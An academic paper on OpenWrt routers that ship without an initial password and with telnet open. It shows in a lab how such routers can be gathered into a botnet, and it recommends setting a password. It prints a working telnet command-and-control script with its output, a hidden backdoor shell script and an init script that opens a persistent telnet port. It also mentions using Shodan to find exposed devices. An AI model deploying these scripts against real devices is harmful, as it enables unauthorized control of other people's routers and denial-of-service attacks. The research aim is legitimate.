OpenWRT in embedded routing systems and security measures to mitigate the risk of immediate use by Botnet

Maik Alberto Corrêa Ribeiro
Juiz de Fora, Brasil
maik.alberto@hotmail.com

Anderson Luiz Nogueira Vieira
Universidade Estácio de Sá
Juiz de Fora, Brasil
anderson.vieira@gmail.com

***Abstract*— This article aims to demonstrate how the OpenWRT Linux distribution for embedded systems can be a botnet target when exposed directly without fundamental application security, showing in practice the use of Shell Script commands for the establishment and operation of devices within OpenWRT. Through the scripts it can be applied functions of a Botnet in equipment exposed in the network by exploiting its own resources. The OpenWRT will be explored through laboratory analyzing system code, so that through them can be understood operation, thereby altering and building new scripts to get unauthorized access, if not taken basic security measure in the system. Demonstrations in a virtual environment shows that embeeded systems that use this system around the world stay vulnerable and a simple process can garantee its security.**

***Keywords*— BotNet, Embedded Systems, Security, OpenWRT, Shell Script.**

I. INTRODUCTION

Since the ARPANET creation, more and more devices are connected in internet and growing every day. Today there are millions of devices interconnected on the Internet, with many different purposes. There was a growth in the use of the types of connected devices, leading to the concept known as "Internet of Things" since they are not only more connected only by computers, but another devices too.

One of those responsible for the interconnection of such equipment is the router equipment, that provided the increased number of devices connected to the internet. A news report by one of the pioneers of routers, LinkSys, said it reached the milestone of 100 million routers sold in 2015 [3]. According to IDC forecasts, research companies in the sector indicate that by 2017 global consumers will be using 9.8 billion devices capable of being connected to a network router doméstica[1].

Of such use, routers eventually gain attention of Free Software developers like OpenWrt project, where the user can get a full operating Linux system to replace the original firmware os some devices. But, cyber threats have grown in parallel with the growth of the internet, according to CERT.Br (Center of Studies, Response and Treatment of Security Incidents in Brazil is maintained by NIC.br, the Internet Steering Committee in Brazil) [2], there was an increase of 197% Information Security Incidents in Brazil in 2014[2]. One of the existing threats are compromised networks, used for malicious actions known as Botnet.

Given the above growth of the internet with the use of routers and the possibility of embarking operating systems such equipment, this article aims to explore the OS embedded in routers, demonstrating how these devices can be the target of a Botnet.

II. EMBEDDED SYSTEMS

Some authors define embedded systems as a system developed for specific tasks:

Embedded systems are of special purpose computing systems. They are designed to perform one or a few dedicated functions, often with real-time computational constraints [10].

The equipment list is extensive on the use of so-called embedded systems, among them it´s possible to find simple embedded systems with only simple tasks defined and even complex embedded systems such as those used in network equipment as described Taurion [12]:

In virtually all human activities, we identified the presence of embedded software, though most of them go unnoticed by us. The examples are many, and in our day-to-day use them in everyday tasks such as cell phones, automobiles embedded systems (brake systems, for example), the electronic turnstiles and smart elevators.

In embedded systems with their limitations, also referred to as firmware, such as operating systems are embedded systems, and may be lean, but with the possibility for complete customization, as in the case of *GNU/Linux*. Therefore, there were several embedded systems, the expression ends up not being very precise because many systems have some element programmability [10].


2.1 OpenWRT

The OpenWrt is an option to transform a compatible router in a mini Linux PC and can be used as a server [6], making this systems as a great choice to install on a compatible router, making device free of the imposed manufacturer's firmware and gaining flexibility to use the equipment, but could have the same risks as a server.

OpenWrt is a Linux distribution for embedded systems, its main use is in compatible wireless routers, it emerged in 2003, based on the LinkSys WRT54G firmware used router. It is an excellent choice because of its performance, stability and customization on the routers that support the system.

However, unlike other Linux distributions, OpenWrt does not require the use of initial authentication, running as root, the administrator of the machine, with unrestricted powers. Therefore, a thoughtless action on your part can disable the entire system with a single command [13]. Therefore, anyone with access to the OpenWRT will be with full permission to the system.

The access to embedded systems are usually made remotely in OpenWrt. There options for access via web or command line. In the use through the command line, the standard form is made by the *telnet*, where the access port in some versions is 23, in other versions is as 2323. By accessing the OpenWrt, the initial screen displays the following alert:



```
=== IMPORTANT ============================
 Use 'passwd' to set your login password
 this will disable telnet and enable SSH
------------------------------------------


BusyBox v1.23.2 (2015-04-22 06:23:35 CEST) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
-----------------------------------------------------
 CHAOS CALMER (15.05-rc1, r45695)
-----------------------------------------------------
  * 1 1/2 oz Gin            Shake with a glassful
  * 1/4 oz Triple Sec       of broken ice and pour
  * 3/4 oz Lime Juice       unstrained into a goblet.
  * 1 1/2 oz Orange Juice
  * 1 tsp. Grenadine Syrup
-----------------------------------------------------
root@OpenWrt:/# █
```

Fig. 1. Example of OpenWrt Alert

Notice of the importance of using the *passwd* command to add a password and automatically disable the insecure telnet, enabling SSH. The system does not require to make the password change, so it can continue working this way totally vulnerable. “Vulnerability is defined as a condition that, when exploited by an attacker, can result in a security breach. Examples of vulnerabilities are flaws in the design, implementation or configuration programs, services or network equipment”. [8]

After reboot, access is already given as root without having to power lifting or authentication to make it happen in Unix environment, it is common to find the need to increase or authentication to use the superuser, for security reasons due to the high risk of root power, its use or misuse could compromise the system.

In OpenWrt as in many operating systems, using complex command interpreters to implement part of the textual Shell. In some cases, these interpreters define a very powerful language [5]. Many are the OpenWrt Shell Script files for the operation and that, when operated, the system can be analyzed and through understanding, one can create new functionalities.

The lines of *login.sh* checks only if there is password set for the root, negative event runs *ash* command interpreter, OpenWrt standard.

TABLE I. INFORMATION ABOUT /BIN/LOGIN.SH

```
#!/bin/sh
# Copyright (C) 2006-2011 OpenWrt.org
if ( ! grep -qsE '^root:[!x]?:' /etc/shadow || \
     ! grep -qsE '^root:[!x]?:' /etc/passwd ) &&
\
   [ -z "$FAILSAFE" ]
then
        echo "Login failed."
        exit 0
else
cat << EOF
 === IMPORTANT ============================
  Use 'passwd' to set your login password
  this will disable telnet and enable SSH
 ------------------------------------------
EOF
fi
exec /bin/ash --login
```

The boot OpenWrt starts telnet protocol, as stated Geraldi et al. [9], "Telnet is a fully open protocol (in the pejorative sense), which transmits login, password and all commands in plain text." By itself, the protocol is already insecure, and in the case of OpenWrt , authentication is null.
To view the contents of Telnet startup script on OpenWrt, the */etc/init.d/telnet* file containing changes in the course of the versions, in 15.05 is more complex than in version 8.09.1, but with the same purpose, verify that the password was changed so that the Telnet keep running.

TABLE II. COMPARING FILE /ETC/INIT.D/TELNET BETWEEN VERSIONS

Chaos Calmer 15.05

```
#!/bin/sh /etc/rc.common
# Copyright (C) 2006-2011 OpenWrt.org

START=50

USE_PROCD=1
PROG=/usr/sbin/telnetd

has_root_pwd() {
        local pwd=$([ -f "$1" ] && cat "$1")
              pwd="${pwd#*root:}"
              pwd="${pwd%%:*}"

        test -n "${pwd#[\!x]}"
}

get_root_home() {
        local homedir=$([ -f "$1" ] && cat "$1")
        homedir="${homedir#*:*:0:0:*:}"

        echo "${homedir%%:*}"
}

has_ssh_pubkey() {
        ( /etc/init.d/dropbear enabled 2> /dev/null
&& grep -qs "^ssh-" /etc/dropbear/authorized_keys )
|| \
        ( /etc/init.d/sshd enabled 2> /dev/null &&
grep -qs "^ssh-" "$(get_root_home
/etc/passwd)"/.ssh/authorized_keys )
}

start_service() {
        if ( ! has_ssh_pubkey && \
             ! has_root_pwd /etc/passwd && !
has_root_pwd /etc/shadow ) || \
           ( ! /etc/init.d/dropbear enabled 2>
/dev/null && ! /etc/init.d/sshd enabled 2> /dev/null
);
        then
                procd_open_instance
                procd_set_param command "$PROG" -F -
l /bin/login.sh
                procd_close_instance
        fi
}
```

Kamikaze 8.09.1

```
#!/bin/sh /etc/rc.common
# Copyright (C) 2006 OpenWrt.org
START=50

start() {
        if      [ \! -f /etc/passwd ] || \
                awk -F: '/^root:/ && ($2 != "") &&
($2 !~ /\!/) {exit 1}' /etc/passwd 2>/dev/null || \
                ( [ \! -x /usr/sbin/dropbear ] && [
\! -x /usr/sbin/sshd ] )
        then \
                telnetd -l /bin/login
        fi
}

stop() {
        killall telnetd
}
```

Making an initial analysis of OpenWRT, there is the insecurity issue of not using initial authentication, and the wide-open access to telnet by default, making the system exposed and fully accessible on the Internet. Logically, with a little creativity, it can be used for the most misused.

III. Botnet

A botnet can refer to a network of computers using distributed computing software, but its definition is widely used by authors such as malicious effect of actions.

A botnet consists of a set of compromised machines (bots) that can be controlled remotely by a botmaster called entity. Basically, a botnet is a powerful sleeping army and the hands of someone who can (and is!) Malicious, may cause damage at any time, not only to computers but the network itself. [8]

Following such assumptions, what distinguishes a network management computer through a professional in the field of information technology and can be a network administrator, or a security expert performing any tests on their servers for a Botmaster is the intention of their actions.

A. Macilious activity

The big problem of Botnets are the havoc they can cause with access to the compromised equipment, a bad guy can cause damage. Some of malicious activities are collecting personal information, spamming and phishing, spread of malicious code, click-fraud, disabling security mechanisms, denial of service attacks (DDoS), proxy creation, among others.

One of the main malicious activities when it comes to use of Botnet is a Denial of Service (DDoS), as described [4]:

The attacker was wearing some well-known flaw in the operating system or some common application for access to those systems and install them their own programs. Such systems are known as zombies. Once installed backdoor programs suitable in these systems, they were entirely under the control of the attacker. Large collections of such systems under the control of an attacker may be created, forming collectively a large botnet. These compromised systems networks are a favorite of attackers tools and can be used for variety of purposes, including distributed denial of service attacks (DDoS).

B. Architecture

According to Ferreira [8], the Botnet architecture organization is composed of three (3) basic elements: The Botmaster, the Command and Control Server and the Client (Bot):




Fig. 2. Botnet Architecture

There are some types of topologies used in a Botnet, in the case of OpenWrt can be easily framed in the centralized topology with writing simple shell script.

In this topology, a central point is responsible for the exchange of commands between the Botmaster and Customers Bots. In this model, the Botmaster choose a host, usually a computer with broadband access, to be the focus, ie the C & C server, which monitors the status of Bots and sends the instructions given by the owner [8].

C. Botmaster


It is called the Botmaster the human controller of Botnet. It operates remotely controlling the Bots, through commands sent to the C & C server, which establishes communication between them. The definition of Ferreira [8], usually the botnet is controlled by its creator, but many Botnets are created for marketing and rented for criminal actions (Ferreira 2013). Some authors also call the Botmaster as Botheder. He may be the creator of the botnet, more is usually related as it will control the botnet.

D. C&C : Command-and-control

The main part of the botnet is to C&C server, responsible for communication between the Botmaster and Bots, by routing commands to perform actions. Below a C&C script to manage BotNet through it is possible to check and make available the bots to send the commands:

TABLE III. SCRIPT C&C EXAMPLE

```
#created by maik.alberto
#!/bin/sh
case "$1" in

 "-c")
 if [ -z $2 ]; then
  echo uso: $0 -c lista porta
 else
  cont=0;
  total=`wc -l $2 | cut -d " " -f1`

  while [ $cont -lt $total ];
   do
    let cont=$cont+1;
    host=`cat $2 | head -$cont | tail -1`

    if ( echo exit ) | telnet $host $3 2>
/dev/null;
     then
      echo "$host [OKAY]"
     else
      echo "$host [DOWN]"
    fi
   done
 fi
;;

*)

read -sp "Password..: " pass; echo;
read -p  "Comando...: " cmd;
read -p  "Tempo vida: " temp;
read -p  "Host/Lista: " host;
read -p  "Porta.....: " port;

if [ -f $host ]; then
 total=`wc -l $host | cut -d " " -f1`
 prec=cat
else
 total=1
 prec=echo

fi

cont=0;
while [ $cont -lt $total ];
do
 let cont=$cont+1;
 hosts=`$prec $host | head -$cont | tail -1`
 ( echo $pass; echo $cmd; sleep $temp; ) | telnet
$hosts $port > /dev/null &
done

;;
esac
```



```
root@OpenWrt:/cc# ./cc.sh -c lista 23
192.168.88.130 [OKAY]
192.168.88.131 [OKAY]
192.168.88.132 [OKAY]
192.168.88.133 [OKAY]
192.168.88.134 [OKAY]
192.168.88.135 [OKAY]
192.168.88.136 [OKAY]
192.168.88.137 [OKAY]
192.168.88.138 [OKAY]
root@OpenWrt:/cc# ./cc.sh
Password..:
Comando...: ping 192.168.88.129
Tempo vida: 1000
Host/Lista: lista
Porta.....: 23
root@OpenWrt:/cc# _
```

Fig. 3. Script C&C in execution

E. BOTs

The term bot is short for robot, computers that are part of the network robot / zombie, that through some means will receive remote commands to execute. It is compromised computer or device remotely controlled by a botmaster for the execution of some commands via the commands received [8]. Until now, the botnet was formed only vulnerable systems because not using the root password. If the password is applied by the root is no longer directly accessible. But if the OpenWrt is exposed for a certain time on the internet, it may be infected so that access is made with the same application root password via an alternative access.The word "data" is plural, not singular.

For infection by bot, a typical botnet can be created and maintained in four phases: initial infection, secondary injection, connection, update / maintenance. With the system vulnerable and working knowledge of OpenWrt, can make adjustments in openwrt to create an alternative access via telnet, modifying the door, creating a sort of backdoor as concept [1] left the program running on the compromised system with intuited to facilitate the subsequent entry into the system without the need to exploit the vulnerability repeatedly.

```
#created by maik.alberto
#!/bin/sh
ok="ba1f2511fc30423bdbb183fe33f3dd0f";
read cod;
cri=`echo $cod | md5sum | cut -d\  -f1`
if [ $ok = $cri ];
 then
 exec /bin/sh;
fi
```

TABLE IV. ALTERNATIVE REMOTE LOGIN


```
#created by maik.alberto
#!/bin/sh /etc/rc.common
 START=41
 start() {
 telnetd -l /bin/lalt.sh -p 3232
 }
```

TABLE V. INITIALIZATION SCRIPT

If the system was exposed for a while on the internet, even after application root password with the above script running, the machine can still be part of a botnet, now completely private, due to alternative access created. With remote access via port 3232 for alternative access, with encrypted password in md5, simple authentication hashing algorithm and popular [7], present in OpenWrt to access password is required, thus hindering a possible Bot sequestration.

F. Targets and flood attack

As described, OpenWrt is a complete operating system, a feature when accessed via web, makes real-time monitoring. Thus, it can be analyzed the generated traffic because of the techniques for detecting botnets is based on traffic monitoring can be useful for identifying the existence and botnet attacks [8].



Realtime Connections

This page gives an overview over currently active network connections.


Active Connections

UDP:	5	Average:	4	Peak:	5
TCP:	2	Average:	1	Peak:	2
Other:	0	Average:	0	Peak:	0

Fig. 4. Script C&C in execution

According to previous information, one of the main purposes of a botnet is for malicious purposes, aiming denial of services through the network of bots in order to distribute the attacks, one of the techniques used is the flood attack.

Virtually any type of network packet can be used in a flood attack. Simply that it is of a type that is allowed to flow through links toward the target system, so that it can consume all available capacity on any link to the target server [4].



Realtime Connections

This page gives an overview over currently active network connections.


Active Connections

UDP:	0	Average:	0	Peak:	2
TCP:	1	Average:	1	Peak:	1
Other:	9	Average:	9	Peak:	9

Fig. 5. Target connections after distributed execution of the ping command

After running the cc.sh (Figure 6) with a list of bots, the chart is awash in red, are the connections coming from the bots in the example we used the ICMP protocol using the ping command to generate traffic distributed by various while bots.

To simulate an attack Botnet distributed through a given target, the ping command can be executed to use the ICMP protocol. The example is just to generate traffic not to disable the target.



Network	Protocol	Source	Destination	Transfer
IPV4	TCP	192.168.88.1:57979	192.168.88.129:80	323.33 KB (2483 Pkts.)
IPV4	ICMP	192.168.88.133:0	192.168.88.129:0	11.24 KB (137 Pkts.)
IPV4	ICMP	192.168.88.132:0	192.168.88.129:0	11.24 KB (137 Pkts.)
IPV4	ICMP	192.168.88.134:0	192.168.88.129:0	11.24 KB (137 Pkts.)
IPV4	ICMP	192.168.88.136:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPV4	ICMP	192.168.88.138:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPV4	ICMP	192.168.88.135:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPV4	ICMP	192.168.88.137:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPV4	ICMP	192.168.88.130:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPV4	ICMP	192.168.88.131:0	192.168.88.129:0	11.16 KB (136 Pkts.)

Powered by LuCI Master (git-15.126.53380-7a54785) / OpenWrt Chaos Calmer 15.05-rc1

Fig. 6. List of multiple connections by the bots.

IV. RESULTS

With the elements stated throughout the article, one may use the information to generate a vulnerable search system on the Internet, various search means exists on the Internet, for this purpose, is indicated using the Shodan.

SHODAN is a search engine designed to find systems and equipment designed for the Internet that are using potentially unsafe mechanisms for authentication and authorization. Surveys can range from home routers to advanced SCADA system. Attackers can increase the power of SHODAN through its web-based interface or a set of APIs available for which developers can write programs [11].





Fig. 7. Ports used and countries with vulnerable OpenWrt.

Considering the vulnerability of OpenWrt used in the laboratory to create Botnet, with a quick search, they are found hundreds of exposed systems around the world that may be targeted for a possible malicious action such as Botnet demonstrated in the article, and can be used for various purposes, mostly maciliosos. The OpenWrt is a complex system, which turns the router on a pc-linux, but without a minimum of security, becoming something potentially dangerous. But with the simple passwd command to password entry before entering the system on the Internet, or by using the system administration to set the password via the web since would remove the problem shown. Only a small task that eliminates a major problem. But as seen, it is possible to find vulnerable systems on the Internet. A plausible solution would be a mandatory password change on first access to the system.



Router Password

Changes the administrator password for accessing the device

Password

Confirmation

SSH Access

Dropbear offers SSH network shell access and an integrated SCP server

Dropbear Instance

Fig. 8. Web Admin interface on OpernWRT using security settings.

Conclusion

Botnet is contextualized as a threat, but beyond the destructive power, something usually notice that a botnet is a distributed computing network, made up of a totally ingenious and creative way, are created in different ways and can be used several protocols for its operation , there is no standard for its operation when sought for Botnet detection protocols: IRC, HTTP and P2P are mentioned more frequently in the article was used TELNET, showing that Botnets are always activities, due to the adjustments of their creators.

In the article we used the OpenWrt a mini Linux distribution with the power of customization that is termed as embedded systems for wireless routers, another topic that generates your questions, Embedded System, due to its definition, OpenWrt is an example for not dealing with a system specific task.

By using Opewrt, was possible to create a botnet as its definition, demonstrating all parties involved, from the Botmaster, C & C, the bots and to the target, so it is possible to fit as research on the subject, as it turns the equipment into a Mini Linux PC, the concepts are also being suitable as changing Botnets for the internet of things, as in "thingbot" where not only computers are part of botnets, but other vulnerable equipment connected to the internet.

Article fled just the concept, to demonstrate a little deeper, creation and operation of the main parts of a botnet, such as C&C, to make the findings of bots and sends commands also the backdoor for an alternative lit the system . As seen, was using only Shell Script, with a little creativity can improve the botnet, as propagation and automatic injection, but sensed it was just to show how they can take action.

The discovery of vulnerable devices on the Internet was made possible through standard observations on the system and through search engines for appropriate action. With all the article reports, so that the OpenWrt not part of a possible Botnet, just treat the initial security issues such as the exchange of instant password, fleeing the standard and familiar with the system, which many home users not yet have the knowledge. The OpenWrt is a large system only becomes uncertain if these points are not observed, for example, be used in botnets for malicious purposes.

References

[1] BROAD, James; BINDER, Andrew. Hacking com Kali Linux: Técnicas práticas para testes de invasão, São Paulo: Novatec, 2014.

[2] **CERT.br**. Incidentes Reportados ao CERT.br -- janeiro a dezembro de 2014 **Análise de alguns fatos de interesse observados neste período**. Em <http://www.cert.br/stats/incidentes/2014-jan-dec/analise.html>. Acesso em: 10 nov

[3] **Linksys.** Available in http://www.linksys.com/ca/pressreleases/Linksys-Achieves-New-Industry-Milestone-The-First-To-Sell-More-than-100-Million-Routers. Acess in: 10 nov 2015.

[4] BROWN, Lawrie; STALLINGS, William. **Segurança de Computadores Princípios e Práticas**, Trad. 2ª ed. Rio de Janeiro: Campus-Elsevier, 2013.

[5] COSTA, Daniel Gouveia - Administração de Redes com scripts: Bash Script, Python e VBScript. São Paulo: Brasport, 2010.

[6] DEBONI, Felipe Loureiro; BORBA Rafael Ferreira, **Sistemas embarcados em segurança de redes – OpenWrt.** 2007. Available: em: <http://www.multicast.com.br/sergio/arquivos/monografia-pos-seguranca-sistema-embarcado-openwrt.pdf>. Visited in 06 nov. 2015

[7] FARREL, Adrian; **A Internet E Seus Protocolos Uma Análise Comparativa**, Rio de Janeiro: Campus-Elsevier, 2005.

[8] F, Pedro. **Detecção de Botnets**. 2013. Available: <http://projinf.estig.ipb.pt/~a21307/relatorio.pdf>. Visited in 07 nov. 2015

[9] GERALDI, Luciana Maura Aquaroni; TAVARES, Nelson Sadala; FORMICE, Cesar Renato; **Linux Configurações de Serviços de Rede.** 1ªed. Taquaritinga: AgBook, 2013

[10] LAMB, Frank. **Automação Industrial na Prática.** Porto Alegre: AMGH editora Ltda, 2015.

[11] McCLURE, Stuart; SCAMBRAY, Joel; KURTZ, George. **Hackers Expostos Segredos e Soluções para a Segurança de Redes,** 7ed. Porto Alegre: Bookman, 2014.

[12] TAURION, Cezar. Software embarcado: oportunidade e potencial de mercado. Rio de Janeiro: Brasport, 2005.

[13] ULBRICH, Henrique Cesar – **Hackademia.** São Paulo: Universo dos Livros, 2008.